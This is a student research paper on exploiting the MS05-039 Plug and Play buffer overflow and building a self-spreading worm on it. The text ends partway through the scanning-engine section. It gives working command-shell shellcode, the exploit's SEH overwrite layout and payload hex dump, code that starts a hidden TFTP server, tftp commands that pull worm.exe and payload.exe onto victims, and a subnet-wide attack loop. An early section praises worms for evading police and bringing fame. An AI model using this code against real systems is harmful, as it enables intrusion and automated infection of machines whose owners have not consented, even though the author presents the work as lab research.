

The research of the MS05039 buffer overflow exploit worm



Ge Zhang

Computer Science Department

Blekinge Institute of Technology

SWEDEN



Abstract

Microsoft Security Bulletin MS05039 is vulnerability in Plug and Play that could allow remote code execution and elevation of privilege. This vulnerability was published at August 9, 2005 and was marked as critical. An unchecked buffer in the Plug and Play service causes the vulnerability. An attacker who successfully exploited this vulnerability take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. On Windows 2000, an anonymous attacker could try to exploit the vulnerability by creating a specially crafted message and sending the message to an affected system. The message could then cause the affected system to execute code.

Therefore, we can use MS05039 exploit to get shell (CMD) of remote hosts and copy, execute codes at remote hosts. So we can use this ability to make a worm.

Key words: buffer overflow, worm, exploit, MS05039



Index

1	The Brief Introduction of Worm	1
1.1	What Is Worm	1
1.2	Why Use Worms	1
1.3	The History of Worm	1
2	The Damage of Buffer Overflow	2
2.1	What Is Buffer Overflow and Stack	2
2.2	What Is the Damage of Buffer Overflow	2
3	The Guide of Shell Code.....	5
4	MS05039 Buffer Overflow Exploit.....	9
4.1	SMB Protocol.....	9
4.2	RPC	10
4.3	CMD Shell Code.....	10
4.4	How it causes buffer overflow	10
5	The Construct of Worm.....	13
5.1	Warhead.....	13
5.2	Propagation Engine	13
5.3	Target Selection Algorithm	14
5.4	Scanning Engine	15
5.5	Payload.....	15
5.6	Impediments to worm spread	16
5.6.1	Diversity of target environment	16
5.6.2	Crashing victim limits Spread.....	16
6	Worm-Blocking Techniques.....	18
6.1	Techniques to Block Buffer Overflow Attacks	18
6.1.1	Code Reviews.....	18
6.1.2	Compiler-Level Solutions	18
6.2	Worm-Blocking Techniques.....	19
6.2.1	Injected Code Detection.....	19
6.2.2	Normal Activity vs. Worm Activity.....	19
7	Reference	20



1 The Brief Introduction of Worm

1.1 What Is Worm

A worm is a self-replicating piece of code that spread via networks and usually does not require human interaction to propagate [1].

Worms are typically standalone applications without a host program. The network-oriented infection strategy is indeed a primary difference between viruses and computer worms. More over worms do not need to infect files but propagate as standalone programs [2].

1.2 Why Use Worms

Firstly, Worm can take over large number of hosts. If we intrude some remote hosts manually, we only can attack them one by one, just like a one-thread program, but please imagine the worm, it can make every infected host to an intruder host, that is, every infected computer will continually attack other computers automatically. This model is similar to a multi-thread program, and the number of threads increased with the number of infected hosts.

Secondly, the worm makes police difficult to trace back. Like a tree structure, the worm maker is the root. The tree will grow to a huge tree in a short time until the police notices it. Then, it is almost mission impossible to trace back so many levels to catch the source.

Last but not least, Worm can cause vast damage and make the worm maker famous. For example, Code Red infected nearly 360,000 servers in 14 hours. That is, internet and worms can make anyone be world famous in 14 hours.

1.3 The History of Worm

The Morris worm, which implemented a buffer overflow attack against the fingerd program, is the first computer worm in the world. The Morris worm was designed to spread on UNIX systems. It was written by a student at Cornell University, Robert Tappan Morris, and launched on November 2, 1988 from MIT.

The CodeRed worm was released in July 2001. This worm replicated to thousands of systems in a matter of a few hours. It has been estimated that well over 300,000 machines were infected by the worm within 24 hours. All of these machines were Windows 2k systems running a vulnerable version of Microsoft IIS.

In late 2001, a more versatile worm appeared, known as Nimda. Nimda used a number of different techniques for propagation, including Microsoft IIS Server vulnerability, mail, HTTP, shared disk.

The Blaster worm was a computer worm that spread on computers running the Microsoft Windows XP and Windows 2000, during August 2003. The worm spread by exploiting a buffer overflow in the DCOM RPC service on the affected operating systems.



2 The Damage of Buffer Overflow

2.1 What Is Buffer Overflow and Stack

A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.

When a program is loaded into memory, it is organized into three areas of memory, called segments: the text segment, stack segment, and heap segment. The text segment is static while the stack and heap are dynamic, that is, stack and heap can increase the length of themselves during the executing. Therefore, it is probably cause buffer overflow in stack and heap.

Buffer overflow is an anomalous condition where a process attempts to store more data in a buffer than there is memory allocated for it, causing the extra data to overwrite adjacent memory locations [3].For example:

Code 2.1

OS: windows XP professional SP2


Compiler: VC 6.0

```
char a [4];
char b [] = "hello";
strcpy( a , b );
```

2.2 What Is the Damage of Buffer Overflow

The return address, local variables and function arguments are allocated on the stack, and the stack increases to low address, as picture 2.1. We can find that there is only an old EBP between local variable and return address, so if the local variable is large enough, it will overwrite the return address. The result is that the program will jump to another place.

Picture 2.1:



An intruder can make use of buffer overflow like this:

1. Find a stack-allocated buffer that we can overflow this allows us to overwrite the return address in the stack frame.
2. Inject some malicious shell code into memory. The shell code will execute something we wanted, such as getting root shell of the system, etc.
3. Overwrite the return address on the stack that causes the program to jump to our hostile code.



Now we can write a simple program to test it:

Code 2.2

OS: windows XP professional SP2

Compiler: VC 6.0

```
include "string.h"
void test( char *a );
void echo( );
int main( int argc , char* argv [ ] )
{
    char a[] = "hello";
    test( a );
    return 0;
}
void test( char *a )
{
    char* j;
    char buf[5];
    strcpy( buf , a );
    printf( "&main=%p\n" , &main );
    printf( "&buf=%p\n" , &buf );
    printf( "&a=%p\n" , &a );
    printf( "&test=%p\n" , &test );
    for ( j=buf-8 ; j<((char *)&a)+8 ; j++ )
        printf( "%p: 0x%x\n", j , *(unsigned char *)j );
}
void echo( )
{
    printf("jump here!\n");
}
```

In this program, we define a character string with six elements "hello\0" in the main () function, and then we call the test () function. There is a local character string variable buf[5] which can hold 5 elements in the test () function. After that, we use strcpy () to copy all the elements in argument a into buf[5]. Because the length of a is six while the length of buf is five, buffer overflow is caused, but it won't cause big trouble. Finally, we print the addresses of every function, argument and local variable. As follow:

	&main=0040100A	&buf=0012FF14	&a=0012FF28	&test=00401005	
0012FF0C:	0xcc	0xcc	0xcc	0xcc
0012FF10:	0xcc	0xcc	0xcc	0xcc
0012FF14:	0x68	0x65	0x6c	0x6c	hell
0012FF18:	0x6f	0x0	0xcc	0xcc	o...
0012FF1C:	0x1c	0xff	0x12	0x0	ESP
0012FF20:	0x80	0xff	0x12	0x0	EBP
0012FF24:	0x34	0xb8	0x40	0x0	return address



0012FF28:	0x78	0xff	0x12	0x0	argument
0012FF2C:	0xe	0x0	0x0	0x0	

Since the C compiler will not do boundary checking by itself, it is possible to overwrite the return address if the elements in buf are 20 bytes. Then, the program will jump to another address when it returns. Now, we try to let the program jump to echo() when test() returns.

Revise as follow, try to overflow buf[5] and modify return address to the address of echo():

Code 2.3

OS: windows XP professional SP2

Compiler: VC 6.0

```
#include "string.h"
void test(char *a);
void echo();
int main(int argc, char* argv[])
{
    char a[16];
    int i;
    for(i=0;i<16;i++) a[i]='x' //overwrite to reach the return address
    unsigned long *ptr = (unsigned long*)&a[16];
    //overwrite return address
    *ptr = unsigned long(&echo);
    test(a);
    return 0;
}
void test(char *a)
{
    char* j;
    char buf[5];
    strcpy(buf,a); //buffer overflow at here!
    printf("&main=%p\n",&main);
    printf("&buf=%p\n",&buf);
    printf("&a=%p\n",&a);
    printf("&echo=%p\n",&echo);
    printf("&test=%p\n",&test);
    for ( j=buf-8;j<((char *)&a)+8;j++)
        printf("%p: 0x%x\n",j, *(unsigned char *)j);
}
void echo()
{
    printf("jump here!\n");
}
```

As the result, we can see the “jump here!” after the addresses display, that means the program has successfully jumped to echo() function.



3 The Guide of Shell Code

Shell code is defined as a set of instructions injected and then executed by an exploited program. Shell code is used to directly manipulate registers and the function of a program, so it must be written in hexadecimal opcodes [12].

The most likely place we will be placing shell code is into a buffer. So as a unsigned character string, there shouldn't be 0x00 in it, because 0x00 is as the end of a character string.

Let us take an example to see how can translate C code to shell code:

Code 3.1

OS: windows XP professional SP2

Compiler: VC 6.0

The function of this piece of code is to startup a CMD shell on the screen.

```
#include "stdafx.h"
#include <windows.h>
#include <winbase.h>

typedef void (*MYPROC) (LPTSTR);
void main()
{
    HINSTANCE LibHandle;
    MYPROC ProcAdd;
    LibHandle = LoadLibrary("msvcrt.dll");
    ProcAdd = (MYPROC) GetProcAddress(LibHandle, "system");
    (ProcAdd) ("command.com");
}
```

To translate code 3.1 to assembly code, we should get the address of LoadLibrary() and system() firstly. Press F10 into visual studio debugger, like this: The value of EAX is the address of system();

Picture 3.1



The screenshot shows the disassembly of a C++ program. The assembly code is as follows:

```

23:      LibHandle = LoadLibrary("msvcrt.dll");
0040B768 8B F4      mov     esi,esp
0040B76A 68 78 FF 41 00  push  offset string "msvcrt.dll" (0040B76A)
0040B76F FF 15 5C 41 42 00  call   dword ptr [__imp__LoadLibraryA@7C901232]
0040B775 3B F4      cmp     esi,esp
0040B777 E8 64 59 FF FF  call   __chkesp (004010e0)
0040B77C 89 45 FC  mov     dword ptr [ebp-4],eax

24:
25:      ProcAdd = (MYPROC) GetProcAddress(LibHandle, "system");
0040B77F 8B F4      mov     esi,esp
0040B781 68 70 FF 41 00  push  offset string "system" (0041FF71)
0040B786 8B 45 FC  mov     eax,dword ptr [ebp-4]
0040B789 50      push  eax
0040B78A FF 15 58 41 42 00  call   dword ptr [__imp__GetProcAddress@7C901232]
0040B790 3B F4      cmp     esi,esp
0040B792 E8 49 59 FF FF  call   __chkesp (004010e0)
0040B797 89 45 F8  mov     dword ptr [ebp-8],eax
  
```

Below the assembly code, the memory dump shows the address 0x00000000. The register window shows the following values:

```

EAX = 77C293C7 EBX = 7FFDF000
ECX = 7C919AEB EDX = 7C97C0D8
ESI = 0012FF2C EDI = 0012FF80
EIP = 0040B790 ESP = 0012FF2C
EBP = 0012FF80 EFL = 00000202
CS = 001B DS = 0023 ES = 0023
SS = 0023 FS = 003B GS = 0000 OPU=0
UP=0 EI=1 PL=0 ZR=0 AC=0 PE=0 CY=0
ST0 = +0.00000000000000000000e+0000
ST1 = +0.00000000000000000000e+0000
  
```

The context window shows the following values:

Name	Value
LibHandle	0x77c1000
ProcAdd	0xc0000000

After we got the addresses of those two functions, we can revise the code1 to code 3.2: push all the arguments at first, and then, call the addresses of the functions: see code3.2 , the result is the same of code 3.1.

Code 3.2:

OS: windows XP professional SP2

Compiler: VC 6.0

```

#include "stdafx.h"
#include <windows.h>
#include <winbase.h>
void main()
{
_asm{

    push ebp; //save ebp
    mov ebp,esp;
    xor eax,eax; //eax = 0
    push eax;
    push eax;
    push eax;
  
```



```


mov dword ptr[ebp-0ch], 6376736dh;    //^push argument
mov dword ptr[ebp-08h], 642e7472h;    //^msvcrt.dll into
mov word ptr[ebp-04h], 6c6ch;         //^stack
lea eax, [ebp-0ch];                  //^
push eax;                             //^
mov eax, 0x7c801d77;                 //# call function
call eax;                             //# loadlibrary()

mov esp,ebp;
push ebp;
mov ebp,esp;
xor edi,edi;
push edi;
sub esp,08h;
mov dword ptr[ebp-0ch], 6d6d6f63h;    //@ push argument
mov dword ptr[ebp-08h], 2e646e61h;    //@ command.com
mov dword ptr[ebp-04h], 6d6f63h;     //@ into stack
lea eax, [ebp-0ch];                  //@
push eax;                             //@
mov eax, 0x77c293c7;                 //# call function
call eax;                             //# system()
}

```

The final task is to translate from assembly to shell code. The code bytes function of VC can help us. We write these code into a unsigned char array, this is just the shell code. We can use execute this shell code by calling it as a function point. See code 3.3

Picture 3.2



**Code 3.3:****OS: windows XP professional SP2****Compiler: VC 6.0**

```

#include "stdafx.h"
#include <windows.h>
#include <winbase.h>
typedef void (*MYPROC) (LPTSTR);
unsigned char shellcode[] =
    "\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x6D\xC6\x45\xF5\x73"
    "\xC6\x45\xF6\x76\xC6\x45\xF7\x63\xC6\x45\xF8\x72\xC6\x45\xF9\x74"
    "\xC6\x45\xFA\x2E\xC6\x45\xFB\x64\xC6\x45\xFC\x6C\xC6\x45\xFD\x6C"
    "\x8D\x45\xF4\x50\xB8\x77\x1D\x80\x7C\xFF\xD0\x8B\xE5\x55\x8B\xEC"
    "\x33\xFF\x57\x83\xEC\x08\xC6\x45\xF4\x63\xC6\x45\xF5\x6F\xC6\x45"
    "\xF6\x6D\xC6\x45\xF7\x6D\xC6\x45\xF8\x61\xC6\x45\xF9\x6E\xC6\x45"
    "\xFA\x64\xC6\x45\xFB\x2E\xC6\x45\xFC\x63\xC6\x45\xFD\x6F\xC6\x45"
    "\xFE\x6D\x8D\x45\xF4\x50\xB8\xC7\x93\xC2\x77\xFF\xD0";
void main()
{
    ( (void(*) (void)) &shellcode )();
}

```

Picture 3.3

```

shellcode - Microsoft Visual C++ [run] - [shellcode.cpp]
File Edit View Insert Project Debug Tools Window Help
78
[Globals] [All global members] main
// shellcode.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include <windows.h>
#include <winbase.h>

typedef void (*MYPROC) (LPTSTR);
unsigned char shellcode[] =
    "\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x6D\xC6\x45\xF5\x73"
    "\xC6\x45\xF6\x76\xC6\x45\xF7\x63\xC6\x45\xF8\x72\xC6\x45\xF9\x74"
    "\xC6\x45\xFA\x2E\xC6\x45\xFB\x64\xC6\x45\xFC\x6C\xC6\x45\xFD\x6C"
    "\x8D\x45\xF4\x50\xB8\x77\x1D\x80\x7C\xFF\xD0\x8B\xE5\x55\x8B\xEC"
    "\x33\xFF\x57\x83\xEC\x08\xC6\x45\xF4\x63\xC6\x45\xF5\x6F\xC6\x45"
    "\xF6\x6D\xC6\x45\xF7\x6D\xC6\x45\xF8\x61\xC6\x45\xF9\x6E\xC6\x45"
    "\xFA\x64\xC6\x45\xFB\x2E\xC6\x45\xFC\x63\xC6\x45\xFD\x6F\xC6\x45"
    "\xFE\x6D\x8D\x45\xF4\x50\xB8\xC7\x93\xC2\x77\xFF\xD0";
void main()
{
    ( (void(*) (void)) &shellcode )();
}

```

```

C:\ E:\test\shellcode\Debug\shellcode.exe
Microsoft(R) Windows DOS
(C) Copyright Microsoft Corp 1990-2001.
E:\TEST\SHELLC~1>_

```



4 MS05039 Buffer Overflow Exploit

MS05039 (Microsoft Windows Plug and Play Service Remote Overflow) exploit [4], written by Houseofdabus, is a piece of code which can let an anonymous attacker use it to get the shell of remote windows 2000 system and take complete control of it.

4.1 SMB Protocol

The SMB protocol is used for resource sharing on the network. The SMB protocol uses the NETBIOS interface, and the NETBIOS interface can run on TCP/IP.

The Nature of SMB, SMB is a client/server protocol. Server computers make file systems and other resources, such as printers, named pipes and APIs, available to clients on the network. Client computers might have their own local storage, such as hard disks, but might need access to the shared file systems and printers on the servers.[5]

In windows 2000 system, 445 and 139 ports are occupied by SMB protocol.

The process of SMB Exchange:

- The client sends the SMB negprot command to the server, listing the protocol dialects it understands. The server responds with the index of the dialect it wants to use, or 0xFFFF, if none of the dialects is acceptable. The SMB negotiate shell code in MS05039 exploit is SMB_Negotiate[] character array.
- After the SMB protocol variant has been established, the client can proceed to log on to the server, by using the SMB SesssetupX command. The response to this command indicates whether the client has supplied a valid username password pair and additional information. The SMB session setup X shell code in MS05039 exploit is SMB_SessionSetupAndX[] and SMB_SessionSetupAndX2[] array.
- After the client has logged on, it can proceed to connect to a share. The shared resource is also called a tree because it has a tree structure. In the exploit, it is SMB_TreeConnectAndX[] array. This piece of code is in order to build a default IPC connection with victim host without username and password.

In MS05039 exploit, it will use SMB protocol to connect 445 port of victim hosts and start a default IPC session. Picture 4.1 was captured from ethereal when the worm propagated.

Picture 4.1

10.1.20.17	10.1.20.15	SMB	Negotiate Protocol Response
10.1.20.15	10.1.20.17	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
10.1.20.17	10.1.20.15	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_
10.1.20.15	10.1.20.17	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
10.1.20.17	10.1.20.15	SMB	Session Setup AndX Response
10.1.20.15	10.1.20.17	SMB	Tree Connect AndX Request, Path: \\10.1.20.17\IPC\$
10.1.20.17	10.1.20.15	SMB	Tree Connect AndX Response
10.1.20.15	10.1.20.17	SMB	NT Create AndX Request, Path: \browser
10.1.20.17	10.1.20.15	SMB	NT Create AndX Response, FID: 0x4000



4.2 RPC

A remote procedure call (RPC) is a protocol that allows a computer program running on one host to cause code to be executed on another host without the programmer needing to explicitly code for this. When the code in question is written using object-oriented principles, RPC is sometimes referred to as remote invocation or remote method invocation [7].

In this exploit, it starts a RPC session above SMB protocol, and use this RPC call to attack the victims by making PNP service buffer overflow. And then, the program will jump to the exploit shell code: bind_shellcode[.].

Picture 4.2:

```

10.1.20.17 10.1.20.15 SMB NT Create AndX Response, FID: 0x4000
10.1.20.15 10.1.20.17 DCERPC Bind: call_id: 1 UUID: PNP
10.1.20.17 10.1.20.15 DCERPC Bind_ack: call_id: 1 accept max_xmit: 4280 m
10.1.20.15 10.1.20.17 DCERPC Request: call_id: 1[Short Frame]
10.1.20.15 10.1.20.17 TCP [Continuation to #17] 1139 > microsoft-ds [P
10.1.20.17 10.1.20.15 TCP microsoft-ds > 1139 [ACK] seq=787 Ack=3080 w
10.1.20.15 10.1.20.17 TCP 1141 > 7777 [SYN] Seq=0 Ack=0 win=64240 Len=
10.1.20.17 10.1.20.15 TCP 7777 > 1141 [SYN, ACK] Seq=0 Ack=1 win=65535
10.1.20.15 10.1.20.17 TCP 1141 > 7777 [ACK] Seq=1 Ack=1 win=64240 Len=
10.1.20.17 10.1.20.15 TCP 7777 > 1141 [PSH, ACK] Seq=1 Ack=1 win=65535

```

4.3 CMD Shell Code

The purpose of the shell code is to open a CMD shell and redirect the output and input of the CMD shell to the socket. Therefore, the worm can control the CMD shell though socket connection.

4.4 How it causes buffer overflow

At first, we use SAC to search whether there is some codes could probably be buffer overflowed in umpnpmgr.dll. SAC is a tool to search certain ASM code for buffer overflow. As picture 4.3

Picture 4.3:

```

C:\>sac -r XPRET -d umpnpmgr.dll
Search ASM Code Tool for Overflow exploit V0.20
Code by lion <lion@cnhonker.net>
Welcome to HUC website http://www.cnhonker.com

Search Mode or Register: XPRET
Start Search ASM Code in: umpnpmgr.dll

0x767A1567      pop reg, pop reg, ret
0x767A3827      pop reg, pop reg, ret
0x767A38F6      pop reg, pop reg, ret

Search end.
Found 3 addr.

C:\>

```



Now, we can see 3 addresses and 3 piece of code, “pop reg, pop reg, ret”. The addresses are the exception frame and the “pop reg, pop reg, ret” is an indicator of a SEH overflow [11].

The buffer overflow used in MS 05039 exploit is a kind of SEH overflow. What is SEH? Well, SEH is a structure used in windows exception handler. Let us see code 4.1

Code 4.1

OS: windows XP professional SP2

Compiler: VC 6.0

Source: <http://www.securityforest.com/wiki/index.php>

```
// lameseh.c - talz
#include<stdio.h>
#include<string.h>
#include<windows.h>
int ExceptionHandler(void);
int main(int argc, char *argv[]){
    char temp[512];
    if (argc != 2) exit(0);
    __try {
        strcpy(temp, argv[1]);
    } __except ( ExceptionHandler() ){
    }
    return 0;
}
int ExceptionHandler(void){
    printf("Exception");
    return 0;
}
```

And the SEH as picture 4.4:

Picture 4.4:

Point to next SEH structure
Point to exception handler

When we overflow our buffer that is located inside a __try block we will be able to Overwrite this structure and execute our own handler [10]. When the exception handler is called the register EBX should point at the SEH record for that handler. And the code, “pop reg, pop reg, ret” will be the same performance of JMP EBX, so after the buffer is overflowed, the stack should look like picture 4.5.



Picture 4.5:

buffer	
Point to next SEH structure	0xEB089090	Jump 8 bytes forward
Point to exception handler	0x67157a76	The address of “pop pop ret”
...
Point to next SEH structure	0xEB089090	Jump 8 bytes forward
Point to exception handler	0x67157a76	The address of “pop pop ret”
CMD shellcode		

After exception handler is finished, the “pop reg, pop reg, ret ” will return and began to point to next SEH structure, but we have already revised it to 0xEB089090, that means jump 8 bytes forward. Then, the EBP will jump over all the SEH structure and execute our CMD shell code.

Picture 4.6

```

00000030h: FF FF 00 00 E0 07 00 00 00 00 00 00 00 00 00 00 ;
00000040h: C0 07 00 00 00 00 00 00 90 90 90 90 90 90 90 90 ; ?
00000050h: EB 08 90 90 67 15 7A 76 EB 08 90 90 67 15 7A 76 ; 2?
00000060h: EB 08 90 90 67 15 7A 76 EB 08 90 90 67 15 7A 76 ; 2?
00000070h: EB 08 90 90 67 15 7A 76 EB 08 90 90 67 15 7A 76 ; 2?
00000080h: EB 08 90 90 67 15 7A 76 EB 08 90 90 67 15 7A 76 ; 2?
00000090h: EB 08 90 90 67 15 7A 76 EB 08 90 90 67 15 7A 76 ; 2?
000000a0h: 90 90 90 90 90 90 90 EB 08 90 90 48 4F 44 88 90 ; 停
000000b0h: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ; 停
000000c0h: 29 C9 83 E9 B0 D9 EE D9 74 24 F4 5B 81 73 13 19 ; )?
000000d0h: F5 04 37 83 EB FC E2 F4 E5 9F EF 7A F1 0C FB C8 ; ??
000000e0h: E6 95 8F 5B 3D D1 8F 72 25 7E 78 32 61 F4 EB BC ; 鏢
000000f0h: 56 ED 8F 68 39 F4 EF 7E 92 C1 8F 36 F7 C4 C4 AE ; V?
00000100h: B5 71 C4 43 1E 34 CE 3A 18 37 EF C3 22 A1 20 1F ; 没
00000110h: 6C 10 8F 68 3D F4 EF 51 92 F9 4F BC 46 E9 05 DC ; 1.
00000120h: 1A D9 8F BE 75 D1 18 56 DA C4 DF 53 92 B6 34 BC ; .具
00000130h: 59 F9 8F 47 05 58 8F 77 11 AB 6C B9 57 FB E8 67 ; Y?
00000140h: E6 23 62 64 7F 9D 37 05 71 82 77 05 46 A1 FB E7 ; ?k
00000150h: 71 3E E9 CB 22 A5 FB E1 46 7C E1 51 98 18 0C 35 ; q>
00000160h: 4C 9F 06 C8 C9 9D DD 3E EC 58 53 C8 CF A6 57 64 ; L?
00000170h: 4A A6 47 64 5A A6 FB E7 7F 9D 1A 56 7F A6 8D D6 ; J
00000180h: 0C 9D A0 2D 69 32 53 C8 CF 9F 14 66 4C 0A D4 5F ; 对
00000190h: BD 58 2A DE 4E 0A D2 64 4C 0A D4 5F FC BC 82 7E ; 纜
000001a0h: 4E 0A D2 67 4D A1 51 C8 C9 66 6C D0 60 33 7D 60 ; N.
000001b0h: E6 23 51 C8 C9 93 6E 53 7F 9D 67 5A 90 10 6E 67 ; ?C
000001c0h: 40 DC C8 BE FE 9F 40 BE FB C4 C4 C4 B3 0B 46 1A ; 0?
000001d0h: E7 B7 28 A4 94 8F 3C 9C B2 5E 6C 45 E7 46 12 C8 ; 纜
000001e0h: 6C B1 FB E1 42 A2 56 66 48 A4 6E 36 48 A4 51 66 ; 1F
000001f0h: E6 25 6C 9A C0 F0 CA 64 E6 23 6E C8 E6 C2 FB E7 ; ?1
00000200h: 92 A2 F8 B4 DD 91 FB E1 4B 0A D4 5F F6 3B E4 57 ; 横
00000210h: 4A 0A D2 C8 C9 F5 04 37 90 90 90 90 90 90 90 90 ; J.
00000220h: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ; 停
00000230h: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ; 停
    
```



5 The Construct of Worm

As definition in the “Malware—fighting malicious code” [1], a worm should contain five parts:

Warhead, Propagation Engine, Target Selection Algorithm, Scanning Engine and Payload.

5.1 Warhead

The warhead is a set of executable instructions that allow a worm to break into a remote computer, using vulnerability in that system.[1] Some different methods that worms use for gaining entrance into computers are: buffer overflow exploits, file-sharing attacks, e-mail, other common misconfiguration. In this article, we will focus on buffer overflow warhead.

To exploit such flaws, the worm sends more data to the program than the developer allocated buffer space for overflowing the buffer and corrupting various critical memory structures on the victim machine. By carefully crafting the data sent in the overflow to the target, the attacker can actually execute various instructions on the victim machine.

My worm uses ms05039 buffer overflow exploit as its warhead because this exploit can get shells of remote hosts by buffer overflow PNP module.

5.2 Propagation Engine

After gaining access to the target system via the warhead, the worm must transfer the rest of its body to the target. To exploit a buffer overflow, the warhead just opens the door so that the worm can execute arbitrary instructions on the target machine. The worm isn't loaded on the victim yet; it can only execute instructions via the warhead. After opening the target with the warhead's exploit, the worm still has to move all of its code to the victim. Think of a real-world worm crawling inside of an apple. First, the worm takes a bite of the peel, and then crawls inside. Computer worms take a bite using the warhead, and crawl inside using its warhead, the worm executes an instruction on the target machine. This instruction is often some file transfer program used to move the worm's code to the target machine. The most popular propagation methods utilizing file transfer mechanisms include FTP, TFTP, HTTP, and SMB [1].

My worm uses TFTP as its propagation engine. The Trivial File Transfer Protocol (TFTP) is a very simple file transfer protocol akin to a basic version of FTP. TFTP is often used to transfer small files between hosts on a network. TFTP uses UDP protocol, which does not have a 3-way handshake, that means no reply, and additional datagram is necessary. It won't make administrators alarm, so TFTP is an ideal protocol for spreading worms.

At first, every infected host will start a TFTP server on itself. The tftpd32.exe is the executable file of tftp server and the argument SW_HIDE is to hide the program from users.

**Code 5.1:****OS: windows XP professional SP2****Compiler: VC 6.0**

```
ShellExecute(NULL, "open", "tftpd32.exe", "", "", SW_HIDE );
```

Then, the worm sends command to other computers to get itself,

Code 5.2:**OS: windows XP professional SP2****Compiler: VC 6.0**

```
char sendserver[40];
char sendworm[40];
char sendpayload[40];
snprintf(40, sendserver, "tftp -i %s GET tftpd32.exe\n", pszAddr);
snprintf(40, sendworm, "tftp -i %s GET worm.exe\n", pszAddr);
snprintf(40, sendpayload, "tftp -i %s GET payload.exe\n", pszAddr);
if (send(sockfd, sendserver, strlen(sendserver), 0) < 0)
    printf("\n[-] send failed\n");
Sleep(500);
if (send(sockfd, sendworm, strlen(sendworm), 0) < 0)
    printf("\n[-] send failed\n");
Sleep(500);
if (send(sockfd, sendpayload, strlen(sendpayload), 0) < 0)
    printf("\n[-] send failed\n");
Sleep(500);
```

5.3 Target Selection Algorithm

Once the worm is running on the victim machine, the target selection algorithm starts looking for new victims to attack.. Each address identified by the target selection algorithm will later be scanned to determine if a suitably vulnerable victim is using that address [1].

Because my worm should only be active in Sec-Lab at BTH, I limit the IP address to these in the Sec-lab.

Code 5.3:**OS: windows XP professional SP2****Compiler: VC 6.0**

```
for(int i=1 ; i<255; i++)
{
    gethost( pszAddr ); //get every host's IP in the subnet
    sprintf( pszAddr, "%s%i", pszAddr, i);
    //create an attack Thread on every hosts in the subnet
    CreateThread( NULL, 0, Attack, pszAddr, 0, &dwThreadID);
}
Sleep(30000);
```



5.4 Scanning Engine

Using addresses generated by the targeting engine, the worm actively scans across the network to determine suitable victims. Using the scanning engine, the worm sends one or more packets to a potential target to measure whether the worm's warhead exploit will work on that machine. When a suitable target is found, the worm then spread to that new victim, and the whole propagation process is repeated. The warhead opens the door, the worm propagates, the payload runs new targets are selected, and then we scan again [1].

